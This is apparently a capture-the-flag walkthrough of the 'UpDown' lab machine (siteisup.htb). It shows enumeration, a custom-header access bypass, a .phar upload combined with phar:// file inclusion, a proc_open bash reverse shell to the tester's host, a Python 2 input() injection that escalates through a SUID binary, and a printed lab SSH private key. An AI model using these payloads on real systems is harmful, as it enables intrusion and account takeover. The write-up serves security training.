

external enum

rustscan

```
# Nmap 7.98 scan initiated Wed Jan 21 14:01:34 2026 as: /usr/lib/nmap/nmap
--privileged -vvv -p 22,80 -4 -sCV -oN rustscan.txt 10.129.48.183
Nmap scan report for 10.129.48.183
Host is up, received echo-reply ttl 63 (0.23s latency).
Scanned at 2026-01-21 14:01:36 +08 for 26s

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQgQDl7j17X/EWcm1MwzD7sKOFZyTUggWH1RRgwFbAK+B6R2
8x470JjQW8V04tCjTyvqKBzpgg7r98xEykmvnMr0V9eUh6zf04Gfs/gudDF3Fbr3XnZ0srMm
ryChQdkMyZQK1HULbqRj1tdHaxbIGbG5CmIxbh69mMwBolinQINCStytTvZq4btP5xSMD8pyz
uZdqw3Z580RSnJAorhBXAmVa91260oLx7AzL0a03lqgWjo/wwd3FmcYxAd0jKFbIRiZK/f7RJH
ty9P2WhhmZ6mZBSTAvtJ36Kb4Z0NuZ+ztfZCCDEw3z3bVXSVR/cp0Z0186gkZv8w8cp/ZHbtJB
/noFzEBEeIK8gZqeFc/hwrySA6yBbSg0FYmXSvUuKgtjTgbZvgog66h+98XUgXheX1YPDcnUU6
6zcZbGsSM1aw1sMqb1vHhd2LGeY8UeQ1pr+lppDwMgce8D0141tj+ozjJouy19TkC9BB46FNJ4
3Jl58CbLPdHUcWeMbJwauMrw0=
|   256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKMJ3/md06ho+1RKACqh2T
8urLkt1ST6yJ9EXEkuJh0UI/zFcIfHzUOeiD2ZHphWvRDIqm7ikVvNFmigSBUpXI=
|   256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)
| _ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAIL1VZrZbtNuK2LKeBBzfz0gywG4oYxgPl+s5QENjan1
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
/ http-methods:
/_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Is my Website up ?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Jan 21 14:02:02 2026 -- 1 IP address (1 host up)
scanned in 27.62 seconds
```

whatweb

File: whatweb.txt

```
1 | http://10.129.48.183 [200 OK] Apache[2.4.41], Country[RESERVED]  
[ZZ], HTML5, HTTPServer[Ubuntu Linux]  
| [Apache/2.4.41 (Ubuntu)], IP[10.129.48.183], Title[Is my Website  
up ?], X-UA-Compatible[chrome=1]
```

curl

```
url -v http://10.129.48.183  
curl -v http://10.129.48.183  
14:16:57  
* Trying 10.129.48.183:80 ...  
* Established connection to 10.129.48.183 (10.129.48.183 port 80) from  
10.10.16.219 port 46064  
* using HTTP/1.x  
> GET / HTTP/1.1  
> Host: 10.129.48.183  
> User-Agent: curl/8.18.0-rc3  
> Accept: */*  
>  
* Request completely sent off  
< HTTP/1.1 200 OK  
< Date: Wed, 21 Jan 2026 06:16:58 GMT  
< Server: Apache/2.4.41 (Ubuntu)  
< Vary: Accept-Encoding  
< Content-Length: 1131  
< Content-Type: text/html; charset=UTF-8  
<  
<!DOCTYPE html>  
<html>  
  
<head>  
  <meta charset='utf-8' />  
  <meta http-equiv="X-UA-Compatible" content="chrome=1" />  
  <link rel="stylesheet" type="text/css" media="screen"  
href="stylesheet.css">  
  <title>Is my Website up ?</title>  
</head>  
  
<body>
```

```

<div id="header_wrap" class="outer">
    <header class="inner">
        <h1 id="project_title">Welcome,<br> Is My Website UP ?</h1>
        <h2 id="project_tagline">Here you can check if your website is
up or down.</h2>
    </header>
</div>

<div id="main_content_wrap" class="outer">
    <section id="main_content" class="inner">
        <form method="POST">
            <label>Website to check:</label><br><br>
            <input type="text" name="site" value="" 
placeholder="http://google.com">
            <input type="checkbox" id="debug" name="debug" value="1">
            <label for="debug"> Debug mode (On/Off) </label><br>
            <input type="submit" value="Check">
        </form>
    </section>
</div>

<div id="footer_wrap" class="outer">
    <footer class="inner">
        <p class="copyright">siteisup.htb</p><br>
    </footer>
</div>

</body>
* Connection #0 to host 10.129.48.183:80 left intact
</html>%

```

Port Discovery (RustScan/Nmap)

I performed an initial port discovery using RustScan, followed by a service version and default script scan via Nmap.

Command Executed:

```

sudo nmap -sCV -p 22,80 10.129.48.183 -oN nmap_initial.txt
Port      State   Service Version
22  Open    SSH    OpenSSH 8.2p1 (Ubuntu)
80  Open    HTTP   Apache httpd 2.4.41

```

port 80

Welcome,

Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

 Debug mode (On/Off)

siteisup.htb

Welcome,

Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

 Debug mode (On/Off)

siteisup.htb

```
> nc -nvlp 4444
nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.219] from (UNKNOWN) [10.129.48.183] 50388
GET / HTTP/1.1
Host: 10.10.16.219:4444
User-Agent: siteisup.htb
Accept: */*
```

Website to check:

nothing interesting here lets enumerate more .

Observation

Upon inspecting the landing page of the target (<http://10.129.48.183>), a specific hostname was identified in the footer of the application.

Finding: siteisup.htb

The presence of a hostname in the footer strongly suggests that the server is utilizing **Virtual Hosting**.

- **The Problem:** Direct IP-based requests may return default server pages or restricted content.
- **The Hack:** To interact with the full application logic, I must map this hostname to the target IP address in my local `/etc/hosts` file. This ensures that every request sent via my browser or Burp Suite includes the correct `Host: siteisup.htb` header.


🛠 Execution: Local DNS Mapping

I updated my local resolution file to enable proper communication with the target application:

```
# Command:  
echo "10.129.48.183 siteisup.htb" | sudo tee -a /etc/hosts  
  
# Verification:  
ping -c 2 siteisup.htb
```

ffuf

```
ffuf -u http://siteisup.htb/FUZZ -w  
/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -fs 1131 -o  
ffuf-port-80.txt  
ffuf -u http://siteisup.htb/FUZZ -w  
/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -fs 1131 -o  
ffuf-port-80.txt 14:33:37
```



v2.1.0-dev

```

:: Method          : GET
:: URL            : http://siteisup.htb/FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-
Content/common.txt
:: Output file    : ffuf-port-80.txt
:: File format    : json
:: Follow redirects: false
:: Calibration    : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher          : Response status: 200-
299,301,302,307,401,403,405,500
:: Filter          : Response size: 1131

```

```

.htpasswd           [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 179ms]
.hta                [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 181ms]
.htaccess          [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 179ms]
dev                [Status: 301, Size: 310, Words: 20, Lines: 10,
Duration: 178ms]
server-status       [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 239ms]
:: Progress: [4750/4750] :: Job [1/1] :: 153 req/sec :: Duration:
[0:00:24] :: Errors: 0 ::
```

Raw FFUF Evidence:

```

# Command:
ffuf -u http://siteisup.htb/FUZZ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -fs 1131

# Output:
.htpasswd           [Status: 403, Size: 277]
.htaccess          [Status: 403, Size: 277]
dev                [Status: 301, Size: 310]
```

ffuf dev

```

ffuf -u http://siteisup.htb/dev/FUZZ -w /usr/share/seclists/Discovery/Web-
Content/raft-large-words.txt -mc 200,301,302 -o ffuf-dev.txt
14:36:59
```

A large, stylized tree diagram composed of many smaller tree icons, forming a dense, branching pattern.

v2.1.0-dev

```
:: Method          : GET
:: URL            : http://siteisup.htb/dev/FUZZ
:: Wordlist        : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
:: Output file     : ffuf-dev.txt
:: File format     : json
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200,301,302
```

```
.                                [Status: 200, Size: 0, Words: 1, Lines: 1,  
Duration: 180ms]  
.git                            [Status: 301, Size: 315, Words: 20, Lines: 10,  
Duration: 175ms]
```

```
ffuf -u http://siteisup.htb/dev/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -mc 200,301,302 -o ffuf-dev.txt port 80  
ffuf -u http://siteisup.htb/dev/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -mc 200,301,302 -o ffuf-dev.txt  
[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 180ms]  
.git [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 175ms]  
:: Progress: [68206/119600] :: Job [1/1] :: 211 req/sec :: Duration: [0:05:46] :: Errors: 0 ::
```

Finding:

During enumeration, an exposed .git directory was discovered at

`http://siteisup.htb/dev/.git`. This indicates that the web application's Git repository may be accessible to attackers, potentially leaking source code, configuration files, or credentials.

Recommendation:

To further investigate exposed .git directories in authorized penetration tests or CTF environments, the open-source GitTools suite can be used.

GitTools includes gitdumper, which automates downloading and reconstructing repositories from accessible .git folders.

Reference:

- GitTools (Internetwache): <https://github.com/internetwache/GitTools> or

Run the pip3 install command.

Run git-dumper using the URL from your FFUF scan.

```
git-dumper http://siteisup.htb/dev/.git/ .
```

.git

.htaccess

```
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header
```

we need to add (Special-Dev "only4dev") to burp

admin.php

```
<?php
if(DIRECTACCESS){
    die("Access Denied");
}

#ToDo
?>
```

.checker.php

```
<?php
if(DIRECTACCESS){
    die("Access Denied");
}
?>
<!DOCTYPE html>
<html>

<head>
    <meta charset='utf-8' />
    <meta http-equiv="X-UA-Compatible" content="chrome=1" />
    <link rel="stylesheet" type="text/css" media="screen"
href="stylesheet.css">
    <title>Is my Website up ? (beta version)</title>
</head>

<body>

    <div id="header_wrap" class="outer">
        <header class="inner">
            <h1 id="project_title">Welcome,<br> Is My Website UP ?</h1>
            <h2 id="project_tagline">In this version you are able to scan a
list of websites !</h2>
        </header>
    </div>

    <div id="main_content_wrap" class="outer">
        <section id="main_content" class="inner">
            <form method="post" enctype="multipart/form-data">
                <label>List of websites to check:</label><br><br>
                <input type="file" name="file" size="50">
                <input name="check" type="submit" value="Check">
            </form>
        </div>
    <?php

function isitup($url){
    $ch=curl_init();
    curl_setopt($ch, CURLOPT_URL, trim($url));
    curl_setopt($ch, CURLOPT_USERAGENT, "siteisup.htb beta");
    curl_setopt($ch, CURLOPT_HEADER, 1);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
    curl_setopt($ch, CURLOPT_TIMEOUT, 30);
```

```

$f = curl_exec($ch);
$header = curl_getinfo($ch);
if($f AND $header['http_code'] == 200){
    return array(true,$f);
} else{
    return false;
}
curl_close($ch);
}

if($_POST['check']){
    # File size must be less than 10kb.
    if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
    }
    $file = $_FILES['file']['name'];

    # Check if extension is allowed.
    $ext = getExtension($file);
    if(preg_match("/php|php[0-
9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
        die("Extension not allowed!");
    }

    # Create directory to upload our file.
    $dir = "uploads/".$_md5(time())."/";
    if(!is_dir($dir)){
        mkdir($dir, 0770, true);
    }

    # Upload the file.
    $final_path = $dir.$file;
    move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");

    # Read the uploaded file.
    $websites = explode("\n",file_get_contents($final_path));

    foreach($websites as $site){
        $site=trim($site);
        if(!preg_match("#file://#i",$site) &&
!preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){
            $check=isitup($site);
            if($check){
                echo "<center>{$site}<br><font color='green'>is up
^_^</font></center>";
            }
        }
    }
}

```

```

        }else{
            echo "<center>{$site}<br><font color='red'>seems to be
down :(</font></center>";
        }
    }else{
        echo "<center><font color='red'>Hacking attempt was detected !
</font></center>";
    }
}

# Delete the uploaded file.
@unlink($final_path);
}

function getExtension($file) {
    $extension = strrpos($file,".");
    return ($extension==false) ? "" : substr($file,$extension+1);
}
?>
    </section>
</div>

<div id="footer_wrap" class="outer">
    <footer class="inner">
        <p class="copyright">siteisup.htb (beta)</p><br>
        <a class="changelog" href="changelog.txt">changelog.txt</a><br>
    </footer>
</div>

</body>
</html>

```

file info

```

# File size must be less than 10kb.
if ($_FILES['file']['size'] > 10000) {
    die("File too large!");
}
$file = $_FILES['file']['name'];

# Check if extension is allowed.
$ext = getExtension($file);
if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|c
    gzip|tar/i",$ext)){
    die("Extension not allowed!");
}

```

index.php

```
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
<?php
    define("DIRECTACCESS", false);
    $page=$_GET['page'];
    if($page && !preg_match("/bin|usr|home|var|etc/i", $page)){
        include($_GET['page'] . ".php");
    }else{
        include("checker.php");
    }
?>
```

git log

```
commit 354fe069f6205af09f26c99cf2457dea3eb6a6c
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date: Wed Oct 20 17:28:48 2021 +0200
    Delete .htpasswd
    Delete .htaccess
    Delete changelog.txt
    Delete checker.php
commit 8812785e31c879261050e72e20f298ae8c43b565
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date: Wed Oct 20 16:38:54 2021 +0200
    New technique in header to protect our dev vhost.
commit bc4ba79e596e9fd98f1b2837b9bd3548d04fe7ab
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date: Wed Oct 20 16:37:20 2021 +0200
    Update .htaccess
    New technique in header to protect our dev vhost.
```

During analysis of the reconstructed Git repository, several commit messages authored by Abdou.Y indicate deliberate efforts to secure a development virtual host (). Notably:

- Commit:

Message: Update .htaccess – New technique in header to protect our dev vhost.

- Commit:

Message: New technique in header to protect our dev vhost.

ffuf vhost or subdomain

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt  
-u http://siteisup.htb -H "Host: FUZZ.siteisup.htb" -fs 1131 -o ffuf-  
subdomain.txt 15:18:52
```



v2.1.0-dev

```
:: Method          : GET  
:: URL            : http://siteisup.htb  
:: Wordlist        : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-  
top1million-5000.txt  
:: Header          : Host: FUZZ.siteisup.htb  
:: Output file     : ffuf-subdomain.txt  
:: File format    : json  
:: Follow redirects: false  
:: Calibration    : false  
:: Timeout         : 10  
:: Threads         : 40  
:: Matcher         : Response status: 200-  
299,301,302,307,401,403,405,500  
:: Filter          : Response size: 1131
```

```
dev           [Status: 403, Size: 281, Words: 20, Lines: 10,  
Duration: 4200ms]  
:: Progress: [4989/4989] :: Job [1/1] :: 172 req/sec :: Duration:  
[0:00:31] :: Errors: 0 ::
```

Add the subdomain to your file to enable direct access:

```
echo "10.129.48.183 dev.siteisup.htb" | sudo tee -a /etc/hosts
```

initial foothold

← → ⌂ Not secure dev.siteisup.htb/

Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

Vulnerability Analysis

- **Access Bypass:** Custom HTTP Header (`Special-Dev: only4dev`) identified in `.htaccess`.
- **Insecure File Upload:** Blacklist-based extension check in `checker.php` fails to block `.phar` files.

Settings mode Script mode

Type

Comment

Request header bypass updown

Match

Replace

Regex /text to match - leave blank to add a new header

Special-Dev :|only4dev

Regex match

C Not secure dev.siteisup.htb/

for developers

Welcome,

Is My Website UP ?

In this version you are able to scan a list of websites !

List of websites to check:

Choose File No file chosen

Check

Observation

The development environment (`dev.siteisup.htb`) provides a file upload utility. Source code analysis of `checker.php` revealed an extension blacklist that omits the ` `.phar` extension.

Logic: Why this works

1. **Bypass:** The application allows ` `.phar` files but prevents ` `.php` .
2. **Execution:** The `index.php` file is vulnerable to Local File Inclusion (LFI).
3. **The Wrapper:** By using the `phar://` stream wrapper, we can force the server to look inside our uploaded archive and execute the PHP code hidden within.

Execution: The "Hello World" Test

1. Crafted a PHP PoC inside a ZIP archive named `test.phar` .
2. Uploaded the archive to the server.
3. Triggered execution by navigating to the following URL:
`http://dev.siteisup.htb/index.php?page=phar://uploads/[HASH]/test.phar/test`

<https://www.php.net/manual/en/phar-using.intro.php>

<https://book.hacktricks.wiki/af/pentesting-web/file-inclusion/phar-deserialization.html>

```
> echo "<?php echo '<p>Hello world! </p>'; ?>" > test.php
echo "<?php echo '<p>Hello world! </p>'; ?>" > test.php
> zip test.phar test.php
zip test.phar test.php
adding: test.php (stored 0%)
```

```
echo "<?php echo '<p>Hello world! </p>'; ?>" > test.php
```

```
zip test.phar test.php
```

This screenshot shows a browser window with the following details:

- Address bar: dev.siteisup.htb/index.php?page=phar://uploads/17b844fa00e0f2f30ea05380713c8a60/test.phar/test
- Content area:
 - A message: "This is only for developers"
 - A link: "Admin Panel"
 - The text "Hello world!"

[http://dev.siteisup.htb/index.php?page=phar://uploads/\[HASH\]/test.phar/test](http://dev.siteisup.htb/index.php?page=phar://uploads/[HASH]/test.phar/test)

Before attempting to deploy a reverse shell payload, it is critical to first confirm how the application handles uploaded PHP files and what level of execution is possible. This ensures that exploitation is controlled, reproducible, and minimizes noise.

```
phpinfo();  
?>
```

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen
-------------------	--	--

<https://github.com/teambi0s/dfunc-bypasser>

```
> python2 /home/kali/opt/dfunc-bypasser/dfunc-bypasser.py --file info.txt  
python2 /home/kali/opt/dfunc-bypasser/dfunc-bypasser.py --file info.txt 16:33:17  
arg_separator.output  
auto_append_file  
auto_globalize  
auto_prepend_file  
browscap  
default_charset  
default_mimetype  
disable_classes  
disable_functions  
  
authors: __c3rb3ru5__, $_SpyD3r$_  
  
Please add the following functions in your disable_functions option:  
proc_open  
If PHP-FPM is there stream_socket_sendto,stream_socket_client,fsockopen can also be used to be exploit by poisoning the request to the unix socket  
~/boxes/try-hard/footbold > doc_root
```

rev

```
<?php  
$shell = 'bash -c "bash -i >& /dev/tcp/10.10.16.219/4444 0>&1"';  
  
$descriptorspec = array(  
    0 => array("pipe", "r"), // stdin  
    1 => array("pipe", "w"), // stdout  
    2 => array("pipe", "w") // stderr  
);  
  
$process = proc_open($shell, $descriptorspec, $pipes);
```

```
if (!is_resource($process)) {  
    echo "ERROR: Can't spawn shell";  
    exit(1);  
}  
?>
```

internal

```
+-----+ +-----+ +-----+ +-----+  
> nc -nvlp 4444  
nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [10.10.16.219] from (UNKNOWN) [10.129.48.183] 50860  
bash: cannot set terminal process group (894): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@updown:/var/www/dev$  
  
www-data@updown:/home/developer$ cat user.txt  
cat user.txt  
cat: user.txt: Permission denied  
www-data@updown:/home/developer$ whoami  
whoami  
www-data  
www-data@updown:/home/developer$
```

After successfully obtaining a reverse shell through the vulnerable PHP upload functionality, the shell was spawned under the account. This is the default web server user in many Linux environments.

Observation:

- The account has restricted privileges.
- Attempts to access sensitive files such as were denied due to insufficient permissions.
- This confirms that initial access is limited to a low-privileged web service account.

```
www-data@updown:/home/developer$ find / -perm -u=s -type f 2>/dev/null  
find / -perm -u=s -type f 2>/dev/null  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/eject/pcmcrypt-get-device  
/usr/lib/polkit-1/polkit-agent-helper-1  
/usr/lib/openssh/ssh-keysign  
/usr/bin/chsh  
/usr/bin/su  
/usr/bin/umount  
/usr/bin/sudo  
/usr/bin/gpasswd  
/usr/bin/fusermount  
/usr/bin/at  
/usr/bin/passwd  
/usr/bin/newgrp  
/usr/bin/chfn  
/usr/bin/mount  
/home/developer/dev/siteisup  
www-data@updown:/home/developer$
```

```
www-data@updown:/home/developer/dev$ cd /home/developer/dev/
cd /home/developer/dev/
www-data@updown:/home/developer/dev$ ls -la
ls -la
total 32
drwxr-x--- 2 developer www-data 4096 Jun 22 2022 .
drwxr-xr-x 6 developer developer 4096 Aug 30 2022 ..
-rwsr-x--- 1 developer www-data 16928 Jun 22 2022 siteisup
-rw-r-x--- 1 developer www-data 154 Jun 22 2022 siteisup_test.py
www-data@updown:/home/developer/dev$ cat siteisup_test.py
cat siteisup_test.py
import requests
url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
    print "Website is up"
else:
    print "Website is down"www-data@updown:/home/developer/dev$ 
```

While analyzing the siteisup_test.py script located in /home/developer/dev/, it was observed that the code uses the print statement without parentheses:

```
if page.status_code == 200:
    print "Website is up"
else:
    print "Website is down"
```

This syntax is valid only in Python 2, and would raise a SyntaxError in Python 3. Based on this, we confirmed that the system is running Python 2.x, which has important implications for exploitation.

<https://github.com/3ls3if/Cybersecurity-Notes/blob/main/real-world-and-and-ctf/scripts-and-systems/python2-input-vulnerability.md>

privesc

```
www-data@updown:/home/developer/dev$ ./siteisup
./siteisup
Welcome to 'siteisup.htb' application

Enter URL here: __import__('os').system('/bin/bash -p')
__import__('os').system('/bin/bash -p')
developer@updown:/home/developer/dev$ whoami
whoami
developer
developer@updown:/home/developer/dev$ 
```

```
cd .ssh
developer@updown:/home/developer/.ssh$ ls -la
ls -la
total 20
drwx----- 2 developer developer 4096 Aug  2 2022 .
drwxr-xr-x 6 developer developer 4096 Aug 30 2022 ..
-rw-rw-r-- 1 developer developer  572 Aug  2 2022 authorized_keys
-rw----- 1 developer developer 2602 Aug  2 2022 id_rsa
-rw-r--r-- 1 developer developer  572 Aug  2 2022 id_rsa.pub
developer@updown:/home/developer/.ssh$ 
```

```
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlnNzaC1rZXktdjEAAAAABG5vbmUAAAAEb9uZQAAAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmvB4@TWM8eu0n6F0zixTA1p039SpwYyrYCjKrDtp8g5E05EEcJw/
Slqi9PFoNvzkt7Uy3++6xD95ugAdt0RL7qzA03xSNkqnt2HgjKAP0r6ctIvMDph8JeBF2
F9Sy4XrtfCP76+WpzmxT7utvG00N1AY3+EGRp0b7q59X0pcPRnIUnxu2sN+vIXjfGvqiAY
ozOB5DeXrb2bkii6S3Q1tM1VUDow7cCRbnBMglm2FXEJU91Ev9Py2D4BayFvoUqtT8aCo
srrKvTpAQkPrvfoShtIpo95Gfyx6Bj2MKJ6QuhiJK+02zYm0z2ujjCXuM3V4Jb0I1Ud+q
a+QtXsNQVpcIuct06xTfVxeEtPTThaLI5KKXElx+TgwR0633jwRpxleVgLcxxYk5CapHu
u0nhUpICU1FXr6tV2uE1Lb5TJrClx479Elbc1MPrGcksQVV8EesI7kk5A2SrnNMxLe2ck
IsNQHQHxIcivCC1zB4R9Fb0KdSKyZTheZzjPwnU+FAAAFiHnDXHF5w1xxAAAAB3NzaC1yc2
EAAAGBAJrweNE1jPHrtJ+hTs4sUwNaUN/UqcGMq2Aoyqw7afIORN0RBHccP0taovTxad8
5Le1Mt/vusQ3feboAHbbkS+6swNN8UjZKp7dh4IygDzq+nLSLzA6YfcXgRdhfUsuF67Xwj
++vlqc5u+7rbxg9DdQGN/hBkaTm+6ufV9KXD0ZyFJ8btrDfryF43xr6ogGKMzgeQ3l/K2
9m5Ioukt0NbTNVVA6Fu3AkW5wTIJZthVxCVPZRL/T8tg+AWrxb6FKrU/GqqLKK6y@r06QEJD
6734qEobSKaPeRn8segY9jciekLoYiSvjszJtM9ro4w17jN1eCW9CNVHfqmvkLcU7DUFa
XCLnLd0sU31V3hLT04Wiy0SpFxJcfk4MED0t948EaX8dXLYCwscWJ00mqR7rtJ4VKSALNR
V6+rVdrhNSyG+UyawiMe0/RJW3NTD6xgpLEFVfbHrC05J0QNkq5zTMS3tnJCLEB0B8SHIr
wgiMweEfRWzinUismUx3mc4z8J1PhQAAAAMBAAEAAAGAMhM4KPlsRlpjhG/Q3kllzaQXt
b/ilNpa+mjHyko6+i5PHAiipilCDih5CJFeUggr5L7f06egR4iLcebps5tzQw9IPtG2TF+
ydt1GUozEf0rtoJhx+eGkdiVwzYh5XNfKh4HZMzD/sso9mTRiATkgloPPnion+hZolipE0
NBaoVC84pPezAtU4Z8wF51VLmM30oft9+T11j0qk4FgPFsxt6WDRjJIkwTdKsMvzA5XhK
rXhMhWhIpMWRQ1vxzBKDa1C0+XE4w+uUlWJXg/SKEAb5jkK2Fs fMRyFcnYYq7XV20kqa0
NnwFDHJ23nNE/piz14k8s9xb3edhg1CJdzrMad3aRwoL2h3Vq4TKnxQY6Jr0/3/QXd60v
ZVSxq4iINxY/wKhpc15yLD4BCb7cfZLh8gH5jAu5+L01EzT8MPw+VU3QRG4/Y47g0cq
DHSERme/ArpmaqlLDCYrRMh1AP+EPfSEVfifh/ftEVhvAbv9LdzJkvUR69Kok5LihAAAA
wCb5o0xfjJbF8PuSasQ07FSW+TiJkH9EV/5Uy7BRCpUngxw30L7altf16nLgb2a3ZIi66p
0QY/HBIGREw74gfivt4g+lpPjD23TTMwYuVkr56aoxUIGIX84d/HuDTZL9at5gxCvB3o5
VkJpZSWCnbuUVqnSFpHytRgjCx5f+inb++AzR4l2/ktrVl6fyiNAaiDs@aurHynsMNUjv0
N8WLH1BgS6IDcmEqhgXXbEmUTY53WdDhSbHJ0@PF2GRcNQNAAAMEAyuRjcawrbEZgEUXW
z3vcoZFjdpU0j9NSGa0yhxEiFNwmf9xZ96+7x0lcVYoDxe1x49LbYDcUq6g20324qAmRR
RtUPAD03MPlUf10g8qxwN1VsQbLUfpw54GIcuSoD0BromWdjicUP0fzVecjkEQ0hp7gu
gNyFi4s68suDESml5FC0WUuklprkN7jzjhlzs3gdfu0IRCVpfmiT7LDGwX9YLfsVXtJ
mtpd5SG55TJuGJqXyeM+U0DBdxsT5AAAaWQDDfs/CULEQU0+2Ij9rWAlKaTEKLkmZjSqB
2d9yJVHHzGPe1DZfRu0nYYonz5bfqoAh2GnYwvIp0h3nzzQo2Svv3/ugRCQwGoFP1zs1aa
ZSEsqGN9Ef0nUqvQa317rHn03moDWTrYDbynVJuiQHldA5Cyf+uaZoCMINSG5IOC/4Sj0v
3zga8EzubgwnpU7r9hN2jWboCCIOeDtVxFv08KT8pFDCCA+sMa5uoWQlBqms0WCLvta0We
N4jA+ppn1+3e0AAAASZGV2ZWxvcGVyQHNpdGVpc3VwAQ==
```

```
-----END OPENSSH PRIVATE KEY-----
developer@updown:/home/developer/.ssh$ 
```

```
developer@updown:~$ tail -c 5 user.txt
```

```
02d4
```

```
developer@updown:~$ sudo -l
```

```
Matching Defaults entries for developer on localhost:
```

```
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin
```

```
User developer may run the following commands on localhost:
```

```
(ALL) NOPASSWD: /usr/local/bin/easy_install
```

```
developer@updown:~$ 
```

https://gtfobins.org/gtfobins/easy_install/

```
root@updown:/home# tail -c 4 /root/root.txt
```

```
0ad
```

```
root@updown:/home# 
```

and root